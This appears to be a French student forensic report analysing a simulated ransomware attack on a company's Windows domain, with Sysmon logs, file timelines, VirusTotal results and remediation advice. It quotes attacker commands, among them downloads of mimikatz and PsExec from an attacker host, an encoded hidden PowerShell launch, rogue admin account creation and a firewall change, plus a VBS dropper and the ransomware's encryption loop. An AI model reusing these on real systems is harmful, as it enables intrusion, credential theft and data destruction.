

# PROJET FORENSIC

## 2024

Rédigé par :  
MESSAOUDI Ilyasse

## Table des matières

Rappel du cadrage.....	3
Contexte.....	3
Chain of custody.....	3
Méthode d'investigation.....	4
Evidences identifiées .....	5
Réponse à incident .....	10
Mesures correctives .....	10

## Rappel du cadrage

### Contexte

La société ESDown semble avoir été victime d'une attaque par ransomware, un type de logiciel malveillant qui chiffre les données d'un système et exige une rançon pour leur restitution.

L'ingénieur système sur place a effectué une première analyse et a levé un doute quant à la nature de l'incident.

Je suis mandaté pour mener l'investigation, établir un plan d'action et proposer des mesures de remédiation adaptées.

La crise a été gérée par le responsable informatique, qui a pris la décision d'éteindre les switches ainsi que les firewalls/routeurs de sortie. Une équipe dédiée à la gestion de crise a contenu l'incident et travaille actuellement sur l'identification des services critiques à rétablir. Toutefois, avant de procéder à une reprise progressive des services, il est impératif d'identifier les éléments persistants et les systèmes affectés par l'attaque.

### Chain of custody

Chain of custody fait référence à la documentation et à la gestion rigoureuse de la manipulation, du stockage et de la transmission de preuves (numériques ou physiques) afin de garantir leur intégrité et leur authenticité tout au long de leur traitement.

De ce fait, dans le cadre de cette enquête nous avons un rapport d'échanges :

**Q:** Quand avez-vous constaté l'incident ?

**R:** L'incident a été détecté le 30/09/2022 à 14h

**Q :** Comment avez-vous identifié l'incident ?

**R :** Des utilisateurs ont remonté que des fichiers étaient chiffrés

**Q:** Quels éléments de compromission avez-vous identifiés ?

**R:** Des fichiers .encrypted ont été identifiés sur le partage SHARE\ de WIN-DEV

**Q :** Des utilisateurs vous ont-ils remontés des faits similaires ?

**R :** Plusieurs utilisateurs m'ont indiqué que les fichiers des dossiers partagés étaient inexploitables

**Q :** L'étendue de la compromission est-elle large selon vous ?

**R :** Nous ne savons pas jusqu'où s'est propagé le malveillant

Par ailleurs les acquisitions de cette enquête sont sous la forme de VMs échantillonner par l'équipe de gestion :

Machine	Elément	Type de Support
WIN-APP	WIN-APP.vmdk	Support virtuel (vmdk)
WIN-DEV	WIN-DEV-disk1	Support virtuel (vmdk)
WIN-DC	WIN-DC-disk1.vmdk	Support virtuel (vmdk)

### Méthode d'investigation

La méthode d'investigation que j'ai adoptée pour cet incident a été conçue pour respecter au maximum l'intégrité et l'authenticité des preuves numériques, en particulier les images disque. Afin de garantir que les systèmes et les données n'aient pas été altérés lors de l'analyse, j'ai procédé à une duplication des images disque plutôt qu'à une analyse directe des originaux.

Pour cette investigation, j'ai utilisé un outil spécialisé, Autopsy, qui est un logiciel d'analyse forensic reconnu. Autopsy m'a permis de monter ces images disque clonées de manière sécurisée, sans risquer d'altérer les données originales.

Via l'outil Autopsy j'ai pu récupérer et analyser les informations suivantes :

- L'historique des fichiers et des modifications effectuées sur les disques.
- Les traces d'activités suspectes, y compris les fichiers malveillants potentiellement déployés par l'attaque.
- La chronologie des événements sur les systèmes concernés, permettant ainsi de mieux comprendre le vecteur d'attaque et l'ampleur de la compromission.

## Evidences identifiées

La première pièce à conviction serait un fichier Word contenant une macro, ce qui est inquiétant, d'autant plus qu'il porte le nom **facture.docm**.

[30-09-2022 // 13h54 :UTC+1] – **Facture.docm**

File	Size	Modified	Accessed	Created	File Name Allocation	Metadata Allocation	File Type	Hash
Facture.docm	517143	2022-09-30 14:54:56 CEST	2022-09-30 14:54:56 CEST	2022-09-30 14:54:54 CEST	2022-09-30 14:54:54 CEST	2022-09-30 14:54:54 CEST	Word Document	A
Facture.docm:Zone.Identifier	50	2022-09-30 14:54:56 CEST	2022-09-30 14:54:56 CEST	2022-09-30 14:54:54 CEST	2022-09-30 14:54:54 CEST	2022-09-30 14:54:54 CEST	File System	A
FileZilla_Server_1.5.1_win64-setup.exe	5010024	2022-09-28 00:41:18 CEST	2022-09-28 00:41:18 CEST	2022-09-28 00:41:16 CEST	2022-09-28 00:41:16 CEST	2022-09-28 00:41:16 CEST	File System	A
FileZilla_Server_1.5.1_win64-setup.exe:Zone.Identifier	201	2022-09-28 00:41:18 CEST	2022-09-28 00:41:18 CEST	2022-09-28 00:41:16 CEST	2022-09-28 00:41:16 CEST	2022-09-28 00:41:16 CEST	File System	A
npp.8.4.2.Installer.x64.exe	4518024	2022-09-28 00:45:01 CEST	2022-09-28 00:45:01 CEST	2022-09-28 00:45:00 CEST	2022-09-28 00:45:00 CEST	2022-09-28 00:45:00 CEST	File System	A
npp.8.4.2.Installer.x64.exe:Zone.Identifier	638	2022-09-28 00:45:01 CEST	2022-09-28 00:45:01 CEST	2022-09-28 00:45:00 CEST	2022-09-28 00:45:00 CEST	2022-09-28 00:45:00 CEST	File System	A

[30-09-2022 // 13h54 :UTC+1] – Téléchargement par mail de **Facture.docm**

Mais avant cela, on remarque que le fichier a été téléchargé suite à un email reçu quelques secondes plus tôt sur ProtonMail.

places.sqlite	1	https://mail.proton.me/u/0/inbox/tanDqByp2jPsk9zF...	2022-09-30 14:54:46 CEST	https://mail.proton.me/u/0/inbox	(2) Boîte de réception   persojeremy@proton.me   Prot...	Fire
places.sqlite	1	https://mail.proton.me/u/0/inbox	2022-09-30 14:53:57 CEST	https://mail.proton.me/login#selector=m6wknzkyiyi...	(2) Boîte de réception   persojeremy@proton.me   Prot...	Fire
places.sqlite	1	https://mail.proton.me/login#selector=m6wknzkyiyi...	2022-09-30 14:53:55 CEST	https://account.proton.me/authorize?app=proton-ma...	Proton Mail	Fire

Cela se passe sur la machine WIN-APP de l'utilisateur


[30-09-2022 // 13h58 :UTC+1] – Initialisation d'une **tâche planifiée**

Suite à l'ouverture du fichier Word contenant une macro, cela peut être facilement identifié grâce au « m » dans l'extension .docm.

```
2022-09-30 12:58:36.447
C:\Windows\system32\svchost.exe
C:\Windows\System32\Tasks\WindowsUpdate
```

DOCUMENT STRICTEMENT CONFIDENTIEL

En se connectant à la machine de l'intéressé, nous constatons bien la tache planifiée qui pointe vers ce qui pourrait être un serveur C2 de l'attaquant, sur lequel nous nous pencherons plus en détail ultérieurement.



Par la suite, suite à l'exécution du fichier `facture.docm`, une tâche planifiée se déclenche et s'initialise, ce qui entraîne le téléchargement de Sharphound.

```
2022-09-30 12:58:36,447
:\Windows\system32\svchost.exe
C:\Windows\System32\Tasks\WindowsUpdate
2022-09-30 12:58:36,447
AUTORITE NT\Système
"c4"
"c4"
Microsoft-Windows-Sysmon_
8pW*
icrosoft-Windows-Sysmon/Operational
2022-09-30 12:58:45,980
:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
C:\Users\jkhalfa\AppData\Local\Temp\SharpHound.exe
```

Sharphound est un outil de reconnaissance utilisé dans les attaques ciblant les environnements Active Directory. Il permet de cartographier les relations entre les utilisateurs, groupes, ordinateurs et permissions au sein d'un domaine Active Directory.

L'intérêt de Sharpound réside dans sa capacité à identifier des chemins d'escalade de priviléges et des cibles potentielles, comme des comptes avec des priviléges élevés ou des failles de configuration

# DOCUMENT STRICTEMENT CONFIDENTIEL

[30-09-2022 // 13h58 :UTC+1] – Initialisation d'un script Powershell

```
C:\Users\jkhalfa\AppData\Local\Temp\ESDOWN\jkhalfa
Medium
MD5=7D9213BF3CBA4035542EFF1C9DBB341,SHA256=1F74ED6E61880D19E53CDE5B0D67A0507BFDA0BE661860300CB0F20EA9A45F4,IMPHASH=F34D5F2D4577ED6D9CEEC516C1F5A744
:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -w hidden -exec bypass -enc
JAByAfQAbBtAEQASwBXAHIAUABnAEEAcQBgAG8AYgBtAGYATABWAGQAWABvAEgARQBjAEcAbBHAEQAcQBNAHMAQgB6AGoAIA9ACAAIgBOAEYAbwAiADsAIAkAEQAWgBnAHMAWgBRAEEAUwBDAGYAcbQIAFUATQBBAhkARQBKAEMAS
ESDOWN\jkhalfa
Microsoft-Windows-Sysmon_
8pW*
icr0soft-Windows-Sysmon/Operational
2022-09-30 12:58:55.668
IN-DC.esdown.local
::ffff:192.168.11.20;
C:\Users\jkhalfa\AppData\Local\Temp\SharpHound.exe
ESDOWN\jkhalfa
Microsoft-Windows-Sysmon
```

En parallèle l'attaquant a lancé un script encodé. Il apparaît qu'il a exécuté le script maintenance.ps1

[30-09-2022 // 14h01 :UTC+1] – Exécution d'un exécutable malicieux

```
vwrRzWObvwm.exe
```

2022-09-30 13:01:10 AZOST 2022-09-30 13:01:10 AZOST 2022-09-30 13:01:09 AZOST 2022-09-30 13:01:09 AZOST 7168

L'exécution de cet exécutable malveillant a potentiellement permis à l'attaquant de se latéraliser vers la machine WIN-DEV, une autre machine du réseau et domaine. Cet exécutable est notamment détecté comme un shellcode par VirusTotal.

13 / 65  
Community Score

13/65 security vendors flagged this file as malicious

ef56a23cf3374ff38cb6ef20957ba2e5c692f9d1dadb7412ac5fd109b7b66a  
vwrRzWObvwm.exe

Size 7.00 KB | Last Analysis Date 2 months ago

DETECTION DETAILS COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label: trojan.marte/shellcode Threat categories: trojan Family labels: marte, shellcode, hack

[30-09-2022 // 14h26 :UTC+1] – Téléchargement de mimikatz et dump du fichier LSASS

```
cd .\AppData\Local\Temp\
invoke-webrequest -uri "http://microsoft-esdacademy.k-lfa.info/mimikatz_trunk.zip" -OutFile "package.zip"
Invoke-WebRequest -uri "http://microsoft-esdacademy.k-lfa.info/PsExec.exe" -OutFile "psexec.exe"
```

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time
[\current folder]				2022-09-30 14:43:02 AZOST	2022-09-30 14:43:02 AZOST	2022-09-30 14:43:02 AZOST	2022-09-30 13:23:23 AZOST
[\parent folder]				2022-09-30 14:43:01 AZOST	2022-09-30 14:43:01 AZOST	2022-09-30 14:43:01 AZOST	2022-09-30 13:23:23 AZOST
[\ package				2022-09-30 13:28:20 AZOST	2022-09-30 13:28:20 AZOST	2022-09-30 13:28:20 AZOST	2022-09-30 13:28:19 AZOST
[\ lsass.DMP	▼	0		2022-09-30 13:26:17 AZOST	2022-09-30 13:26:17 AZOST	2022-09-30 13:26:14 AZOST	2022-09-30 13:26:14 AZOST
[\ package.zip	▼	0		2022-09-30 13:25:12 AZOST	2022-09-30 13:25:12 AZOST	2022-09-30 13:25:10 AZOST	2022-09-30 13:25:10 AZOST
[\ psexec.exe	▼	0		2022-09-30 13:25:39 AZOST	2022-09-30 13:25:39 AZOST	2022-09-30 13:25:38 AZOST	2022-09-30 13:25:38 AZOST

DOCUMENT STRICTEMENT CONFIDENTIEL

Le but du dump de LSASS permet à l'attaquant d'extraire des informations sensibles, comme les mots de passe ou les hachages NTLM des utilisateurs, à partir du processus LSAS. Ces informations peuvent être utilisées pour escalader les priviléges.

Quelques minutes plus tard grâce au dump il a pu récupérer des identifiants lui permettant de se connecter à la machine WIN-DC.

`Enter-PSSession -computername WIN-DC.esdown.local`

[30-09-2022 // 14h35 :UTC+1] – Téléchargement d'un **dropper** et exécution d'un **fichier malicieux**

Name	S	C	O	Modified Time	Function
[current folder]				2022-09-30 15:50:43 C	RnryPzWEKtQw = <B64DECODE xmlns:d="> Chr(34) & "umschemas-microsoft-com:datatypes" & Chr(34) & " & _ "dt:dt:" & Chr(34) & "&in.bas64&4" & Chr(34) & ">" & _ g5nLwvTL</B64DECODE>"
[parent folder]				2020-11-02 15:17:43 C	Set DTzhDvtPx = CreateObject("MSXML2.DOMDocument.3.0") DTzhDvtPx.LoadXML(RnryPzWEKtQw)
2334FC47-39A4-4CA6-9FCE-DD72E3E76A8				2021-11-19 17:26:47 C	WRXNSHNGT = DTzhDvtPx.selectingElement("B64DECODE").nodeTypedValue
9CCCEBDE-A98C-4B02-80C3-2E7CDCD40E12				2021-12-29 00:51:04 C	Set DTzhDvtPx = nothing
Low				2020-11-02 15:07:57 C	
ARWConfig-bcd301a-98a4-4c2f-a128-2f771842f5e	0			2020-11-02 15:29:30 C	
Kn96ECtmp				2020-11-04 11:25:52 C	
nDqGSmU.vbs	0			2022-09-30 15:35:17 C	vlgqvQREMVKz = "TvvQAAAAAEEAAA//8ALgAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAYAAAAAfug4AtAnNlbGTmOHVghpcyBwcm9ncmRtGnhbm5vdC Dim QuApDjr Set QuApDjr = CreateObject("Scripting.FileSystemObject") Dim DEHNHHSN Dim vHKEqqQ Set WfmGBj = QuApDjr.GetSpecialFolder(2) Set WfmGBjQ = DEHNHHSN & " \ & QuApDjr.GetTempName() QuApDjr.CreateFolder(vHKEqqQ) FMjpunMpYfRkgs = QuApDjr & "\ & "HYIZHifx.exe" Dim K5QsRdtbOjJukws Set K5QsRdtbOjJukws = CreateObject("Wscript.Shell") zKECbQwMwZ6Z = WRXNSHNGT(vlgqvQREMVKz) Set WfMmGBjTO = CreateObject("ADODB.Stream") WfMmGBjTO.Type = 1 WfMmGBjTO.Open WfMmGBjTO.Type = 1<--C5BwMaZB WfMmGBjTO.SaveToFile(FMjpunMpYfRkgs, 2 K5QsRdtbOjJukws.Run WfMmGBjTO, 0, true QuApDjr.DeleteFile(FMjpunMpYfRkgs) QuApDjr.DeleteFolder(vHKEqqQ)
oRdgAFX.exe	0			2022-09-30 15:35:33 C	
TempWinSAT-wce-2022-09-27-23-41-21-38.tmp	0			2022-09-27 23:41:27 C	
TempWinSAT-wsk-2022-09-27-23-41-21-38.tmp	0			2022-09-27 23:41:28 C	
tmbP19.tmp	0			2021-01-18 21:01:23 C	
wmsetup.log				2020-11-02 15:08:01 C	

A la suite d'une analyse immédiate de l'exécutable, VirusTotal indique qu'il s'agit d'un Trojan/Meterpreter, ce qui signifie que l'attaquant, via le payload, obtient une interface de commande à distance pour contrôler la machine..

The screenshot shows a detailed analysis of a file flagged as malicious by 59/73 security vendors. The file is identified as 92370396d10e8f498dc58a6af5158dbaa871d7e8b958ea13e10ad1388278f73, specifically oRDgAfx.exe. It has a Community Score of 59 and a -10 impact score. The file is categorized as peexe and is currently idle. Key statistics include a size of 5.50 KB and a last analysis date of 1 month ago. The interface includes tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (10). A call-to-action encourages joining the community for more insights and automation features. Below, a section titled "Security vendors' analysis" lists findings from AhnLab-V3, Alibaba, AliCloud, and ALYac, along with their respective threat labels and vendor names.

Community Score 59 / 73 Impact -10

59/73 security vendors flagged this file as malicious

Reanalyze Similar More

92370396d10e8f498dc58a6af5158dbaa871d7e8b958ea13e10ad1388278f73  
oRDgAfx.exe

peexe Idle

Size 5.50 KB Last Analysis Date 1 month ago EXE

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 10

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label trojan.meterpreter/razy

Threat categories trojan

Family labels meterpreter razy rozena

Security vendors' analysis

Do you want to automate checks?

Vendor	Label	Description
AhnLab-V3	Malware/Win32.Generic.C2978197	Alibaba
AliCloud	RiskWare/Win/Rozena	ALYac

Dans la section comportement, nous avons une IoC, car nous avons pu obtenir l'adresse IP de la machine servant de C2 pour l'attaquant.

Highlighted actions	ⓘ
<b>Decoded Text</b>  { 'Rozena': { 'C2': [ '51.75.140.195' ], 'Port': [ 4448 ] } }  { "Type": "Metasploit Connect", "IP": "51.75.140.195", "Port": 4448 }	

DOCUMENT STRICTEMENT CONFIDENTIEL

[30-09-2022 // 14h36 :UTC+1] – Crédit et ajout privilège d'un [utilisateur créé](#)

```
net user krbtgt toor /domain /add
AUTORITE NT\Système
Microsoft-Windows-Sysmon_
8pW*
icrosoft-Windows-Sysmon/Operational
~lt8
2022-09-30 13:36:11.609
:\Windows\SysWOW64\net.exe
10.0.14393.0 (rs1_release.160715-1616)
Net Command
Microsoft® Windows® Operating System
Microsoft Corporation
net.exe
net localgroup "Administrateurs" krbtgt /add /domain
C:\Windows\system32\
```

Dans les logs d'événements Sysmon du serveur, nous observons que l'attaquant ne perd pas de temps et crée immédiatement un utilisateur avec des droits admin.

[30-09-2022 // 14h36 :UTC+1] – Ouverture de flux dans le **firewall**

Par la suite, il ouvre le flux du service REMOTE DESKTOP.

```
2022-09-30 13:43:38.462
:\Windows\SysWOW64\cmd.exe
10.0.14393.0 (rs1_release.160715-1616)
Network Command Shell
Microsoft® Windows® Operating System
Microsoft Corporation
netsh.exe
netsh firewall set service type = remotedesktop mode = enable
C:\Windows\system32\
AUTORITE NT\Système
```

[30-09-2022 // 14h47 :UTC+1] – Chiffrement de tous les postes du domaine

Source Name	S	C	O	Path	▼ Date Accessed	Data Source	C
cache-cleaner.lnk				C:\Users\Administrateur\AppData\Local\Microsoft\Windows\package\cache-cleaner.ps1	2022-09-30 15:47:28 CEST	WIN-DC.raw	
package.lnk				C:\Users\Administrateur\AppData\Local\Microsoft\Windows\package	2022-09-30 15:47:28 CEST	WIN-DC.raw	

Le script cache-cleaner.ps1 est chargé du chiffrement de certains chemins spécifiques, tandis que load.ps1 se concentre sur le déploiement du script sur tous les serveurs.

```

if ($mode -eq "encrypt") {
    # Gather all files from the target path and its subdirectories
    $fileToEncrypt = get-childitem -path $targetPath\* -include $extension -Recurse -Force | Where-Object { !$_.PSIsContainer }

    $unencryptedFiles = $fileToEncrypt.Length

    # Encrypt the files
    foreach ($file in $fileToEncrypt) {
        Write-Host "Encrypting file: $file"
        Protect-File -file $file -Algorithm AES -KeyAsPlainText Key -Suffix $extension -RemoveSource
    }
    Write-Host "Encrypted $unencryptedFiles files." | Start-Sleep -Seconds 10
}

else {
    if ($mode -eq "Decrypt") {
        # Gather all files from the target path and its subdirectories
        $fileToDecrypt = get-childitem -path $targetPath\* -include $extension -Recurse -Force | Where-Object { !$_.PSIsContainer }

        # Decrypt the files
        foreach ($file in $fileToDecrypt) {
            Write-Host "Decrypting file: $file"
            Unprotect-File -file $file -Algorithm AES -KeyAsPlainText Key -Suffix $extension -RemoveSource
        }
    }
    else {
        Write-Host "ERROR"
    }
}

minin ransom -mode encrypt -TargetPath "C:\Users\\" + $env:username + "\Desktop"
minin ransom -mode encrypt -TargetPath "C:\Users\\" + $env:username + "\Documents"

```

## *cache-cleaner.ps1*

## Réponse à incident



### Mesures correctives

La mesure corrective pour ce déploiement de ransomware sera relativement simple, étant donné la simplicité du code de chiffrement et que la clé de chiffrement est stockée dans la fonction.

Il suffira de modifier le mode en decrypt, et l'ensemble du parc sera déchiffré.

Cependant, pour des mesures correctives plus durables, nous pourrions envisager dans un premier temps la mise en place un tiering dans Active Directory, ce qui aurait rendu plus difficile pour l'attaquant d'escalader ses priviléges et de se déplacer latéralement au sein du réseau.

Voici à la suite du déchiffrement, l'utilisateur peut désormais récupérer ses données.



DOCUMENT STRICTEMENT CONFIDENTIEL